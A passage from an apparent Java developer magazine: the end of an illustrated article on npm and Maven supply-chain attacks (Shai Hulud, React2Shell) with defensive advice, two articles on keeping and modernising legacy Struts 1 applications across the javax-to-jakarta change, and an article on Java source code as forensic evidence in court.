In December 2025, when the industry was still reeling from the Shai Hulud worm, the **React2Shell** vulnerability (CVE-2025-55182) was disclosed. It was a Critical (CVSS 10.0) vulnerability affecting **React Server Components**, specifically in React 19.x and Next.js 15.x/16.x. The vulnerability allowed attackers to execute arbitrary shell commands on the server by sending specially crafted requests to vulnerable endpoints. This was particularly dangerous because React Server Components are often used in server-side rendering (SSR) setups, which have direct access to the server's filesystem and environment.

When the vulnerability was disclosed, a race began between attackers and defenders. Attackers quickly developed proof-of-concept exploits, while defenders scrambled to patch their applications and update their dependencies. In a talk in December 2025, Docker Captain and Co-founder of European container hosting solution Sliplane, Jonas Scholz, revealed that within 72 hours, almost all of the unpatched React applications were being targeted by cryptocurrency miners, which were using the vulnerable servers to mine cryptocurrencies without the knowledge of the server owners. [6]

ATTACK NAME	DATE	VECTOR	PRIMARY TARGET	MECHANISM	IMPACT
NPM Supply Chain	Sept 8, 2025	Social Engineering (Phishing)	Frontend Devs	Malicious npm package update (e.g., chalk)	Crypto-wallet draining (browser-based)
Shai Hulud Worm	Sept 15, 2025	Self-Replicating Worm	CI/CD & Devs	Harvests creds, injects preinstall scripts	**Destructive** (Wipes $HOME), Credential Exfiltration to GitHub
React2Shell	Dec 3, 2025	Vulnerability (RCE)	Servers (Next.js/React)	Unsafe Deserialization (Flight Protocol)	Full Server Compromise (CVSS 10.0)

The Worm Spreading

Gord pulled out a knife and cut the jar open. A sandworm-like creature emerged from the jar.



Abb. 8: Woman is sitting at the table, the coffee jar is open and a worm in the shape of Shai Hulud is crawling out. The man with the red hat is in the distance.

"It's a Shai Hulud," Rothütle says. "They dwell in the deserts of Arrakis, not sure how it ended up here."
Gord looks at the creature and says, "Borders are thinner than we think."

> **Tip of the day**. Look into your JARs.

Shai Hulud is a Node.js worm. Why would someone in the Java world care about it?

The Bridge Vector. Modern Java development rarely happens in isolation. Developers use tools like **WebJars** or **mvnpm** to package JavaScript libraries as JAR files for use in Maven/Gradle builds.

In November 2025, it was discovered that the Shai Hulud worm had crossed into **Maven Central**. The tool `mvnpm` (Maven NPM) automatically monitors the NPM registry. When a new version of a package is published on NPM, `mvnpm` automatically wraps it in a JAR and publishes it to Maven Central. When Shai Hulud compromised `posthog-node` on NPM, `mvnpm` inadvertently acted as a bridge, wrapping the malicious `setup_bun.js` payload into `org.mvnpm:posthog-node:4.18.1`. [7]

The Box of Sand

Rothütle says, "We can't kill this creature with a mere knife. Let's contain it for now to prevent it from spreading."



Abb. 9: The man with red fedora is placing the worm in a box full of sand. The woman with red hair is looking closely.

Gord says, "Let's put it in this box of sand, where it feels at home. We can keep it there until we find a way to neutralize it."

One way to contain supply chain threats like Shai Hulud is to **sandbox** the development environment. Shai Hulud bridged the gap between development and production environments. So far, everyone has taken good care of securing their production environments, but the development environments were left exposed.

- **Containerized development environments**. By running your development environment inside a container, you can reduce the blast radius of a potential compromise. If a malicious package tries to access your credentials or filesystem, it will be contained within the container, preventing it from affecting your host system. Still, if you use volumes to share files between the container and the host, you need to be cautious, as this can potentially allow the malicious code to access sensitive files on your host system.
- **Remove development environments**. Many solutions, like **GitHub Codespaces** or **Gitpod**, provide cloud-based development environments. By using these, you can avoid running potentially vulnerable code on your local machine. However, you need to ensure that the cloud environment is properly secured and that sensitive credentials are not exposed in the cloud.
- **Keep your credentials out of reach**. Use secret management tools to keep your credentials out of your codebase and filesystem. Make publishing packages more difficult by setting up manual approval processes for package updates, and avoid using tools that automatically publish packages to the registry.
- **Hardware keys**. Enforce using hardware security keys (e.g., YubiKey) for authenticating to package registries. This adds an extra layer of security, making it harder for attackers to gain access even if they compromise your credentials.

Conclusion

Rothütle spends the next few days researching the creature, trying to find a way to neutralize it. He discovers that the creature is vulnerable to water, which is ironic given that it thrives in the desert. They decide to fill the box with water to contain the creature.

Now, although the worm is neutralized, the source must be identified and eradicated. The attack vector must be closed to prevent future infections. The incident serves as a stark reminder of the evolving nature of supply chain threats and the importance of vigilance in securing the software development lifecycle.



Abb. 10: The woman with hood and red hair is walking in the Black Forest, with the man with the red fedora following her behind. There is a castle in the distance on top of the hill.

To read more about Gord and Rothütle's adventures in the Black Forest, check out the book "Black Forest Shadow: A Dark Fantasy Guide to Docker and Kubernetes Security", available on DockerSecurity.io.

References

1. Sonatype.
   Unnecessary Risk: The Persistence of Open Source Vulnerabilities (Link).
   Sonatype, 2025.
2. Phil Muncaster.
   Log4Shell Downloaded 40 Million Times in 2025 (Link).
   Infosecurity Magazine, December 2025.
3. Tom Abai.
   NPM Supply Chain Attack: Sophisticated Multi-Chain Cryptocurrency Drainer Infiltrates Popular Packages (Link).
   Mend.io, September 2025.
4. Mohammad-Ali A'râbi.
   The Largest NPM Supply Chain Attack Ever and How to Defend Against It (Link).
   Dev.to, September 2025.
5. CISA.
   Widespread Supply Chain Compromise Impacting npm Ecosystem (Link).
   America's Cybersecurity and Infrastructure Security Agency, September 2025.
6. Jonas Scholz.
   React2Shell Critical Vulnerability (CVE-2025-55182) (Link).
   Docker Meetup Freiburg, December 2025.
7. OPSWAT.
   Shai-Hulud 2.0: How to Secure Your Software Supply Chain Against the Second Wave (Link).
   OPSWAT, December 2025.

› Back to the Table of Contents ‹

CORE JAVA • FRAMEWORKS & APIs • ARCHITECTURE • CLOUD • AI

JAVAPRO

THE FREE MAGAZINE FOR THE JAVA COMMUNITY

JAVAPRO

DISCOVER MORE GREAT ARTICLES ONLINE:



BECOME A JAVAPRO AUTHOR & BLOGGER !

www.javapro.io

www.javapro.io



Why Struts 1.3 Still Matters in 2026

EOL **# Modernization** **# Struts**

Author: Steve Poole

JCON SPEAKER

Steve Poole is an experienced JVM and Java Developer, Developer Advocate, DevOps Leader, and Security Champion with expertise in software supply chain security, AI, public speaking, education, and writing. An open-source contributor (Apache, Eclipse, OpenJDK) and developer relations expert. Regular presenter at international conferences on technical topics. Formerly with IBM and RedHat, with extensive experience from operating systems to JVMs to AI. Sci-fi lover, robot builder, and occasional mad scientist. Working with Java since its early days.



LinkedIN

Want to Dive Deeper?
Steve Poole is a speaker at JCON! If you can't attend live, the session videos will be available after the conference – it's worth checking out!

What You'll Learn

This article is the first in a series that explores why Struts 1 still shows up (quietly but persistently) in enterprise systems in 2026, and what that means for teams trying to keep the lights on.

We look at:

- **The Discovery Effect**: How stable, forgotten Struts apps resurface during audits, migrations, and security scans.
- **Where the Friction Really Is**: The talent shortage, the tooling disconnect, and the Jakarta EE shift: all colliding to make legacy upkeep harder than it should be.
- Modernisation Without the Fantasy: Why the rewrite-or-risk framing misleads teams, and how approaches like embedding Struts in Spring Boot create workable transition paths.
- **Buying Breathing Room**: How extended support gives organisations time to avoid crisis-driven decision-making.

Rediscovery Day: When Struts Finds You

There's a moment every long-established engineering organisation experiences eventually. Someone in security or infrastructure runs an inventory sweep, or tries to update a container image, and stumbles across a WAR file from another lifetime. It boots. It works. And sitting right in the middle of it is a struts-config.xml, exactly where you hoped it wouldn't be.

This is how Struts 1 is often found. Not because anyone was looking for it, but because it had simply faded into the background, quietly ferrying user requests for a decade or more. It's remarkable how often these systems still run perfectly well. Struts 1 powered the early enterprise web. It introduced structure where there was none and helped teams escape JSP soup and ad-hoc MVC patterns.

Struts 1 has earned its longevity.

A Framework Out of Time

But frameworks don't live in isolation. They live inside platforms, and platforms change. Over time, Struts 1 became less of a framework and more of a geological layer in the architecture. Important for sure, functional, but increasingly out of sync with the world around it.

Part of that misalignment is talent. In 2007, you could post a job for Struts developers and get a stack of CVs by the end of the day.

In 2026, you'd be lucky to find someone who has ever extended a RequestProcessor or can explain the lifecycle of an ActionForm without Googling it.

Most of the engineers who built these systems have long since moved on to newer frameworks, new companies, or new careers. Struts hasn't been taught in years.

Your discovery hasn't just exposed old code; you've just inherited a way of development, of design, even a development culture that no longer exists.

Tooling Moves On, Even If the Code Doesn't

Modern IDEs, static analysis engines, security scanners, and observability tools are built around annotation-driven frameworks. They expect explicit mappings and clear call graphs. Code paths that can be traced without having to mentally index a decade of XML configurations.

A Struts 1 application predates those norms. It's not hostile to modern tooling, but it lives at its edges. Things that are intuitive in Spring feel obscure in Struts, not because Struts is poorly designed, but because it predates the conveniences we now take for granted.

Security follows the same pattern. The framework itself hasn't seen updates since 2013, but the libraries it depends on have continued their own journeys.

Some patched, some abandoned, some replaced, some left exactly as they were.

In a modern environment, you're expected to patch your dependencies, keep your runtime current, and update your container images. Struts 1 lives in an ecosystem where many of those things aren't possible. You can mitigate, isolate, inspect, and contain, but you can't fix the framework itself.

The Platform Marches Forward, With or Without You

The world has moved on. Now we talk about Jakarta EE, MicroProfile, and Spring Boot. Containers no longer ship the old javax.* API that Struts relies on.

You can keep your environment pinned to older Java and Tomcat versions, but you can't move forward without directly addressing the compatibility gap.

This is what makes Struts 1 feel less like a stable legacy system and more like something that resists the natural motion of everything around it. It works, but only if the world agrees not to change.

All of this creates a very particular kind of pressure. Teams know the system needs to be modernised. Security knows the framework can't be easily patched. Infrastructure knows the container stack can't be upgraded. Leadership knows the business relies on workflows buried deep inside Actions and Form beans nobody wants to touch. It's not an urgent crisis, but it's a quiet tension. A sense that the world outside the framework is accelerating while the application itself stands still.

The Modernisation Myth: It's Not Instant, It's Not Easy

This is also where the conversation can easily become unhelpfully binary: either rewrite the system from scratch, or accept the risks.

Reality is far more nuanced. Modernisation is absolutely possible (and often necessary), but it isn't instantaneous. Running Struts 1 inside Spring Boot, sharing sessions between old and new components, and migrating features by feature is a practical approach, but it requires engineering effort. It means handling classloaders carefully, navigating the javax/jakarta divide, and building foundations for the new system without destabilising the old one.

That's the part often overlooked when people talk about transformation: even with the right strategy, modernisation takes time.

Modernisation is complex: from initial analysis to building scaffolds to support strangler-fig patterns, to the thorny aspect of migrating safely, including how to replace the business logic no one has touched since 2011. It all takes time. Because ultimately this isn't a big switch, it's an attempt to retire old workflows gracefully with the least impact possible.

Buying Time: The Unsung Part of Modernisation

And this is where companies like HeroDevs enter the conversation, not as a shortcut, but as a pressure valve. Sometimes the most important thing an organisation needs isn't a migration plan, but breathing room. A way to keep the system secure enough while the business prepares for its next move. The question becomes more about buying a year rather than a month, and about stabilising a legacy application so it can be replaced on the organisation's schedule rather than the platform's.

Modernisation carries risk, and not every system needs to be modernised immediately. Some need to run safely until they reach their natural end of life.

Supporting that reality isn't avoiding progress; it's enabling it.

Walking the Corridor, Not the Cliff Edge

So yes. Struts 1 is a product of another era. It carries assumptions the modern ecosystem has outgrown, and it sits on a foundation that the platform has moved away from. But this isn't a story about disaster or panic. It's a story about alignment. About understanding where the framework fits in a world that has evolved dramatically around it. And about recognising that the path forward isn't a cliff edge; it's a corridor. One you can walk steadily, carefully, and, if needed, with support.

The following articles explore the most visible part of that corridor: the Jakarta transition and why modern containers no longer speak the same language as Struts 1.

Hold on - it's a bumpy ride.

› **Back to the Table of Contents** ‹





The Jakarta Cliff: Why Modern Java Leaves Struts 1 Behind

EOL **# Modernization** **# Struts**

Author: Steve Poole

JCON SPEAKER

Steve Poole is an experienced JVM and Java Developer, Developer Advocate, DevOps Leader, and Security Champion with expertise in software supply chain security, AI, public speaking, education, and writing. An open-source contributor (Apache, Eclipse, OpenJDK) and developer relations expert. Regular presenter at international conferences on technical topics. Formerly with IBM and RedHat, with extensive experience from operating systems to JVMs to AI. Sci-fi lover, robot builder, and occasional mad scientist. Working with Java since its early days.



LinkedIN

Want to Dive Deeper?
Steve Poole is a speaker at JCON! If you can't attend live,
the session videos will be available after the conference – it's worth checking out!

This is the second in a series of articles exploring the realities of modernisation. In this article, you'll learn about:

- **The Modern Java Breakpoint:** Why the shift from `javax` to `jakarta` creates an unfixable compatibility break for Struts 1 on modern containers like Tomcat 10 and Jetty 11.
- **The External Pressure Cooker:** How platform baselines, security policies, and cloud migrations force the issue, even if the application code itself hasn't changed.
- **Why "Shims" Fail:** A look at why attempting to patch compatibility with shims is not a viable long-term solution for production environments.
- **Safe Operation Strategies:** What it practically means to run Struts securely on older containers without exposing the rest of your infrastructure to risk.
- **The Path to Modernisation:** How to use incremental migration patterns and extended support to modernise on your own terms, avoiding risky "big-bang" rewrites.

When an Upgrade Isn't Really an Upgrade

In engineering teams, upgrading infrastructure is supposed to feel routine. Treat your system like cattle, not pets, remember? Updating a JVM, rolling out a new Tomcat image, aligning with the company's Java baseline: normal steps in keeping a platform healthy. But the moment a Struts 1 application enters the conversation, the word "upgrade" suddenly ceases to mean what people expect.

Engineers try to move an application from Tomcat 9 to Tomcat 10. Or they push for consistency across the estate by adopting Jetty 11. Or they want to standardise on Java 21 because the rest of the organisation already has. And then the build breaks. The server refuses to start. The logs fill with errors about missing classes. What seemed like a straightforward platform refresh becomes a multi-month discussion.

The problem isn't a misconfiguration. It's not a library version clash. It's not even something you can debug. It's a deeper compatibility break that sits beneath Struts 1 itself.

The Namespace Shift That Changed Everything

For nearly two decades, enterprise Java lived in the javax.* namespace. Every servlet, every filter, every listener, every part of the web stack assumed that convention. When Oracle handed Java EE over to the Eclipse Foundation, the specification could move… but the namespace couldn't. Legally, javax.* stayed where it was. The new home for enterprise Java needed a new name. It became jakarta.*.

This looks like a branding change. But in practice, it's a line in the sand. When the containers (Tomcat, Jetty, Undertow, and the full Jakarta EE servers) adopted the new namespace, they removed the old one. And as soon as they did, a considerable portion of the Java ecosystem had to decide whether to evolve or remain forever pinned to older platforms.

Struts 1 never had the chance to make that decision. It had already reached its end of life years earlier. No maintainers. No updates. No migration plan. Its entire understanding of the web tier is tied to javax.servlet.*, and that dependency is now stranded on the far side of a one-way transition.

The EE train moved on, and Struts 1 stayed at the station.

Where Struts 1 and Modern Containers Diverge

This is why running Struts 1 on Tomcat 10 or Jetty 11 doesn't fail gracefully. It often fails absolutely. The container loads, but the framework doesn't. The classes it depends on have vanished. There is nothing to map requests to. No way to load an ActionServlet. The framework is looking for an API that no longer exists.

It isn't because Tomcat "removed support for older code." It's because the industry had to choose a single namespace for the future, and the old one couldn't be carried over. With that choice made, legacy frameworks are effectively frozen in place.

And that freeze becomes an architectural constraint. You can't move the server forward without leaving the application behind. You can't rely on the security, TLS, memory, or performance improvements that modern runtimes offer. Even when the Struts application itself is stable, the platform underneath it grows older by the year, and at some point, organisations begin to feel the tension.

The Breaking Point Usually Isn't Technical

The teams that first feel this are rarely the developers. It's usually platform engineering or cloud migration teams who encounter the incompatibility when they try to consolidate the estate. They realise that every other service can run in a modern container except this one. Or security notices that an approved JDK baseline can't be applied because one application is locked to an older servlet stack. Or operations teams discover that a vendor they rely on no longer supports pre-Jakarta containers.

Most organisations don't hit the Jakarta Cliff because Struts stops working. They hit it because the environment around Struts keeps moving forward.

And at some point, "keeping things as they are" stops being a neutral choice and becomes an obstacle.

Why There's No "Compatibility Layer" That Fixes This

It's natural to ask whether there's some form of compatibility layer: a shim, a transformer, a bytecode trick, that could translate old servlet calls into new ones. A few experiments exist, most created by curious engineers rather than production environments. They work up to a point, but they introduce as many risks as they solve.

Bridging two namespaces at the heart of the servlet lifecycle isn't like adapting a library call one layer up. It touches the core of how request processing works. It affects classloading, security, session handling, filters, and dispatching: everything Struts depends on. And when you begin to modify that profoundly, you aren't extending Struts anymore. You're replacing vast chunks of what made it Struts in the first place.

Living Safely on the Older Side of the Divide

This doesn't mean organisations need to panic. Struts 1 can still run reliably on the platforms it expects. Many businesses today are effectively running a "dual-speed" architecture: modern apps on modern containers, legacy apps on carefully maintained older ones.

But the longer this pattern continues, the more these systems become outliers. Their infrastructure takes special handling. Their patching cycles diverge. Their operational requirements grow distinct. Eventually, it becomes clear that the Struts application is no longer merely *old*: it has become different in kind from everything else the organisation runs.

At this point, the question isn't "how do we keep running Struts?" It's "how do we transition without disrupting the business?"

Modernisation Doesn't Have to Be Sudden

There is a temptation to frame modernisation as a binary moment: today you're running Struts; tomorrow you're running Spring Boot; the day after that you're cloud native. But real engineering work doesn't follow that rhythm. Systems evolve in layers, not leaps.

You can wrap Struts inside a Spring Boot application. You can route legacy URLs through one servlet while gradually introducing new controllers alongside it. You can build a new login path while keeping the old one intact during the transition. These approaches allow change without jeopardising uptime, but they require deliberate engineering. They are a bridge, not a toggle.

This is the nuance that organisations often need to hear: modernisation is possible, but not instant. And that time: the months or years it takes to replace what matters most, is usually the part that's most difficult to secure.

Older Software and Modern Nightmares

Do you have time to execute an accelerated rewrite? So often, the driver for change is an out-of-the-blue moment that leaves you suddenly exposed. A new high-severity CVE in an unsupported old library. While that's always a bad dream, with more scrutiny on compliance than ever before, those dreams are now nightmares. Forcing upgrades (if you can), rewriting parts

of the application to avoid the compromised library, and arguing how to disable the pesky functionality - oh and let's have another firewall in there somewhere.

When you're faced with no time to act, you behave accordingly and attempt things you know are unwise and often downright foolish.

Buying Time Is Sometimes the Smartest Move

What you need is time, and that is often available (for a price). Getting time to plan, time to migrate safely, time to let the application time out, and just time to avoid hasty decisions that introduce more risk than they remove.

Extended support from 3rd parties isn't an admission of defeat; it's a recognition that legacy systems carry real business value, and that modernisation should happen on the organisation's schedule rather than being forced by the platform's constraints.

A Struts 1 application may be approaching retirement, but it should retire on your terms, not because an infrastructure upgrade forced your hand.

The Cliff Is Real, But It Doesn't Have to Be Steep

Struts 1 belongs to a different era of Java, and the Jakarta transition made that undeniable. But the presence of this cliff doesn't mean organisations have to leap blindly or freeze forever. It means they need clarity. They need a realistic plan. They need the breathing room to execute it safely.

The purpose of this article is not to amplify urgency, but to explain why modern containers and Struts 1 can no longer share the same road and why that is a technical fact, not a strategic failure.

In the following article, we'll move from platform concerns to the framework's internals themselves. Struts 1 introduced architectural patterns that shaped a generation of Java developers, but those patterns don't map cleanly onto the assumptions of modern frameworks.

Understanding that mismatch is essential to knowing how to migrate without losing the business logic that still matters.

› Back to the Table of Contents ‹



Code at Court – Java as Evidence

SoftwareForensics **# Git** **# SBOM**

Author: Stefan Wagenpfeil

Prof. Dr.-Ing. Stefan Wagenpfeil is a professor of Business Informatics, IT expert witness, and consultant specializing in sustainable software engineering, digital transformation, and gamification. He combines academic expertise with industry experience to help organizations build innovative and future-oriented software solutions.



LinkedIN

Software forms the foundation of numerous business models, industrial processes, and public administration structures today. It is created in complex ecosystems consisting of source code, data, interfaces, and architectures – and thus gains legal relevance far beyond traditional copyright issues. Allegations of manipulation, liability issues in the event of security breaches, disputes over rights of use, and even the precise reconstruction of technical processes are increasingly leading to source code and software artifacts being used as evidence in court. This article focuses specifically on the Java programming language to present the identifiability and integrity of software versions, documentation-relevant artifacts, and tools for forensic investigation. The use of AI in software development also leads to new responsibilities, growing dangers, and demonstrates the need for qualitatively reliable and verifiable software.

The Algorithmization of Law

Software is no longer just a tool for developing applications. In our modern industrial society, it is rather the backbone of business models, production processes, public administration, and almost all digital processes[1]. Its significance goes far beyond pure, almost historical, process optimization. Software is becoming a commercial product, a trade secret, a distinguishing feature; it arouses desire, creates opportunities, is subject to legal and organizational frameworks, and thus creates value of all kinds[2]. Software is no longer limited to source code – it manifests itself as a complex interplay of algorithms, databases, user interfaces, interfaces, and hardware[3]. Whereas source code was often considered the "measure of all things" in the past, its role is changing as more and more code generators are used. For example, writing data access classes, unit tests, or even developing user interfaces now involves less and less typing by developers, so that even the legal concept of "creative height" can be less and less anchored in pure source code .

Specific use cases demonstrate the complexity and relevance of software, particularly in legal contexts[4]: in the automotive industry, for example, a vehicle's control software can not only influence engine functions, but also manipulate exhaust emissions in a targeted manner – as numerous court cases in recent years have made clear[5]. In the financial world, complex algorithms regulate the processing of stock exchange transactions – errors or manipulations of these systems can have far-reaching legal and economic consequences . In public administration, software solutions control the allocation of services and the conduct of elections, and are regularly the target of a wide variety of cyber attacks . Malfunctions or manipulation of digital systems are now considered one of the greatest risks to individuals, businesses, public administration, and even society itself.

With this ongoing digitalization, software is inevitably also finding its way into courtrooms. The source code is often only one of many technical foundations here, as the focus is usually on questions about how the system works, the interaction between systems, the traceability of decisions, security, or even questions about the rights to the solutions used . These can include copyright disputes, rights of use, liability issues following a cyberattack, allegations of manipulation—such as the circumvention of emissions regulations—or even data protection violations due to faulty programs[6]. In all cases, software has long been a central and often decisive piece of evidence in legal discourse. In numerous proceedings, IT experts are asked not only to analyze the pure source code, but also to classify the entire ecosystem of a software solution[7]. This then includes the architecture, the libraries used, the supply chain and documentation, configuration files, data and databases, as well as the interaction with external systems. This is the only way to reconstruct and evaluate the actual facts in a legally secure manner .

The Java programming language plays a special role in this context, which will also be the focus of a detailed examination below. Due to its widespread use in enterprise applications, financial systems, critical infrastructure, and also in the form of Android applications on countless smartphones, it is disproportionately often the focus of forensic investigations[8]. But how can code be "interrogated"? How can abstract classes and lambda expressions be translated into a language that a judge can use to make a ruling? What if AI in all its forms also comes into play?

To answer these questions, this article examines the general legal framework and, above all, the methodology in the context of Java applications and from the perspective of Java developers in order to generate secure, traceable, and unassailable source code.

Legal framework

Under German and European law, source code is generally protected as a work in the sense of copyright law, provided it reaches a certain level of creativity[9]. This means that the copyrights to the source code initially belong to the developer, but can also be transferred to companies on the basis of contracts or employment relationships. This in turn results in exclusive rights, such as the right of reproduction, distribution, and editing, which enable the rights holder to control the

use and distribution of the source code and, if necessary, to enforce this legally . Alarmingly often, lawsuits arise in which one party accuses the other of either stealing or copying source code or using components unlawfully. The granting of rights of use, in turn, entails guarantees, warranties, the obligation to correct errors, and much more, which can regularly cause manufacturers distress.

While developers used to do most of the source code production themselves—and some of the case law still dates from this period—modern tools such as code generators now take care of a certain amount of the typing work. However, since the advent of AI and AI-generated source code, an additional aspect has become increasingly important: AI-generated works are initially free of rights, i.e., the developer does not even own the copyright in the first step, since the AI system itself is not a natural person and the code it generates cannot therefore be protected[10]. However, it must be taken into account at this point that the source code is typically embedded in complex system architectures and its creation is also significantly controlled by developers . This creative process, in turn, represents a certain level of creativity. Many lawyers argue that this embedding or prompting can indeed generate protection. However, numerous legal proceedings are currently working to resolve the resulting uncertainty regarding the enforceability of claims or the usability of such source code.

Identifiability, Security, and Integrity

Before an analysis can begin, the procedural integrity of the evidence must be ensured. Unlike physical evidence, however, digital information is fleeting and easily manipulated. For an expert, the work therefore does not begin with reading the code, but much earlier – namely with the acquisition of the source code for the period in dispute.

Considering that several years may pass between the trigger of the dispute and a court hearing, this is a difficult undertaking in practice. In civil or criminal proceedings, for example, it must be proven beyond doubt that the source code under investigation corresponds exactly to the status at the time of the damaging event. If this is not possible, a central pillar of the argumentation is often lost.

Thanks to modern tools such as Git[11], source code can now be reconstructed to any historical state. This is a considerable advantage in the event of an incident. If cryptographic hash functions (such as SHA-256) are also used, the status in the repository can be provided with a “digital fingerprint,” thus proving that any subsequent changes or manipulations would be immediately noticeable.

However, software is not just pure source code – from the aspect mentioned here, it is also advisable, for example, to regularly store documentation, database dumps, architecture documents, test cases, and test results in the repository so that, together with the source codes, they form a consistent and complete status.

In this way, complete, uniquely identifiable software can be made available at any time. Developers should therefore document each delivery of a version via tag and hash value and check in the corresponding data and documentation status.

Source Code Changes

Git also plays an important role in another aspect: companies or individual developers are increasingly being accused of illegally taking source code, e.g., from their previous employer, and integrating it into the products of a new employer. In the rarest of cases, these are 1:1 copies. However, if large parts of the source code are similar—regardless of the programming language used—suspicions may arise that a developer has copied C# source code, for example, and then simply rebuilt it in Java and integrated it into the new employer’s software.

In such cases, it is extremely helpful to be able to consult the Git history. This often allows the creation and genesis of source code to be very well documented and traced. For example, if an unusual 10,000 lines were checked in during a commit, this could be an indicator of stolen source code. However, if the Git history proves and documents that the source code has been developed in “commercially available” quantities, and if conversion and dismantling measures are visible in Git, this can be used to develop a good argument for the independent and original creation of source texts. Of course, there is no need for concern about automatically generated source code, such as test cases or data access classes, as experts are able to distinguish between these and such structures have only a very low level of creativity. The “Gource” project (https://gource.io) has elevated the visualization of source code changes to a true art form by visualizing the Git history as a film.

However, this also means that developers should check in their results regularly. Comments and explanations in the source code are also helpful.

Analysis Methodology – From Bytecode to Business Logic

The analysis of Java applications differs fundamentally from the examination of native languages such as C++ or C. The concept of the Java Virtual Machine (JVM) offers both advantages and hurdles in this regard.

Often, courts do not have access to cleanly documented source code, but only to a precompiled jar, war, or ear archive. These can be translated back into source code with high precision using decompilers. Tools such as the CFR Decompiler or Fernflower make it possible to reconstruct readable source code from binary files . However, this approach also has its limitations . If obfuscators are used, for example, all methods, variables, and class names are replaced by incomprehensible and cryptic identifiers, which significantly reduces readability. However, in modern software architectures, these have the major problem that they make the development of services, APIs, or reusable components much more difficult, because methods and structures must be preserved for this very purpose. For special, critical areas, however, obfuscators offer additional security and protection against decompilation into readable (!) source code .

If source code is available either in its original form or through decompilation, the expert then checks the logical consistency, software quality, and hidden functions, or compares the source code in the context of the evidence question.

In this context, it is also important to mention the aspect of security checks. There are often disputes as to whether a given source code meets the (hopefully jointly) defined quality criteria. CVE databases (Common Vulnerabilities & Exposures) with associated vulnerability scanners[12], such as Grype, Trivy, and SonarQube, offer convenient tools for automatically detecting such vulnerabilities. However, the problem here is that it is almost never a question of evaluating current vulnerabilities, but rather of evaluating software at a specific point in time. This means that the CVE database must also originate from time X in order to be comprehensible, verifiable, and fair. This requirement can be met by linking snapshot repositories (e.g., NVD) or archived scans[13].

Developers should therefore consider using obfuscators and regularly try decompiling their own applications to gain an understanding of what information third parties might be able to access if they obtain jar, war, or ear files.

Developing and documenting an understanding of the dynamic aspects of software is significantly more complicated than pure, static source code analysis. In order to be able to reproduce error states, it is usually not enough to follow the algorithmic approach. Rather, framework conditions such as configuration, data quality, infrastructure, and even hardware conditions play a role. In this context, tools such as AspectJ , Eclipse Memory Analyzer , or—if possible—remote debuggers are important for developing an understanding of the runtime behavior of applications. These can be very helpful not only for checking the quality of applications, but also during development or testing.

Ultimately, it is important to remember that modern applications are almost never developed from scratch. They consist largely of libraries, in the Java context mostly even open source libraries. However, this does not mean that a developer's responsibility ends with their own source code. Rather, the complete dependency tree of a software, the Software Bill of Materials (SBOM), must be included in the review. The best example of why this can be important is outdated libraries with security vulnerabilities. Regular testing of the SBOM and regular updating of components is part of professional software development and can be held against the application manufacturer in the event of improper implementation. The security vulnerability in the popular logging framework Log4j was a prominent example and caused difficulties worldwide.

It is strongly recommended to continuously review the SBOM of applications and incorporate the results into the software. Especially in open source projects, developers who use the software are even more responsible for the functionality of their own components, as there is no manufacturer with corresponding contracts who could be held liable in case of doubt.

Artificial Intelligence

With open source code, data, and documentation, quality or problem assessments can usually be carried out with sufficient expertise. However, all this becomes more difficult when artificial intelligence comes into play. AI-generated source code raises completely new questions: for example, who is responsible if an AI suggests an insecure Java method? Copyright law does not play a major role in terms of responsibility either, because, similar to the review of the SBOM, the developer has a clear responsibility to review AI-generated results when using AI . At this point, however, the developer must also have the relevant expertise, and this is becoming increasingly problematic: Vibe Coding, for example, specifically addresses non-developers by using functional descriptions to prompt an AI to independently create source code that cannot be verified by untrained "developers," from which applications can then be created. Here, too, the developer is responsible for the solution, even though the whole concept of "vibe coding" is precisely designed to ensure that they do not have to assume this responsibility . Unfortunately, the use of AI in software development is also increasingly leading to junior developers

relying too heavily on AI and no longer being able to evaluate the results. Such cases can quickly become problematic for developers.

When using AI, developers should therefore be able to check and evaluate the results. Otherwise, problems and, in some cases, liability risks are inevitable. In addition, it is essential to document which parts of the code are AI-generated and which are human-made. This can also be important for later training or optimization processes on your own code base, as AI should not be trained with AI-generated data if possible.

Conclusion and Outlook

"Code in court" will increasingly become a standard scenario in the coming years. For software companies, this means that quality assurance and documentation of source code and related artifacts are not only a technical necessity but also essential risk prevention. Java's structure and excellent analysis tools provide a good basis for objective investigations and quality standards. In court, this allows for the creation of a comprehensible and verifiable expert opinion.

The human component is becoming increasingly crucial in this context. Companies and developers today need to know which components can pose a risk and what measures can be taken to manage this risk. This article has listed a number of specific recommendations that are relevant at different levels and at different stages of the development process. If these are taken into account, they can provide a solid basis not only for high-quality software, but also for good arguments in the event of a dispute. Because at the end of the day, we all hope that your code won't have to be discussed in court.

Prof. Dr.-Ing Stefan Wagenpfeil

SLW – IT-Experts, Brühl

PFH Private University of Applied Sciences, Göttingen

Literature:

[1] Bundesministerium für Wirtschaft und Energie (BMWi), *Digitale Transformation erfolgreich umsetzen – Herausforderungen und Erfolgsfaktoren für Industrieunternehmen*, 2020.

[2] Fraunhofer ISI, Metzger, F. M. (2023): *Digitale Geschäftsmodelle: Zugrundeliegende Trends und kennzeichnende Charakteristika*.

[3] Buxmann, Diefenbach & Hess (2015): *Geschäftsmodelle in der Softwareindustrie*. Springer.

[4] Wagenpfeil (2026): *Nachhaltiges Software-Engineering*. Springer.

[5] EuGH (2020): *Abgasmanipulationssoftware ist illegal*.

[6] FINRA (2024): *Algorithmic Trading – Risiken & Regulierung*.

[7] FES / USAID (2023): *Elections and Cybersecurity Reference Document*.

[8] Ferner, J. (2022): *Quelltext als digitales Beweismittel*. Ferner Alsdorf. URL

[9] UpCounsel. (2025, August 26): *Forensics software in legal and cyber investigations*. URL

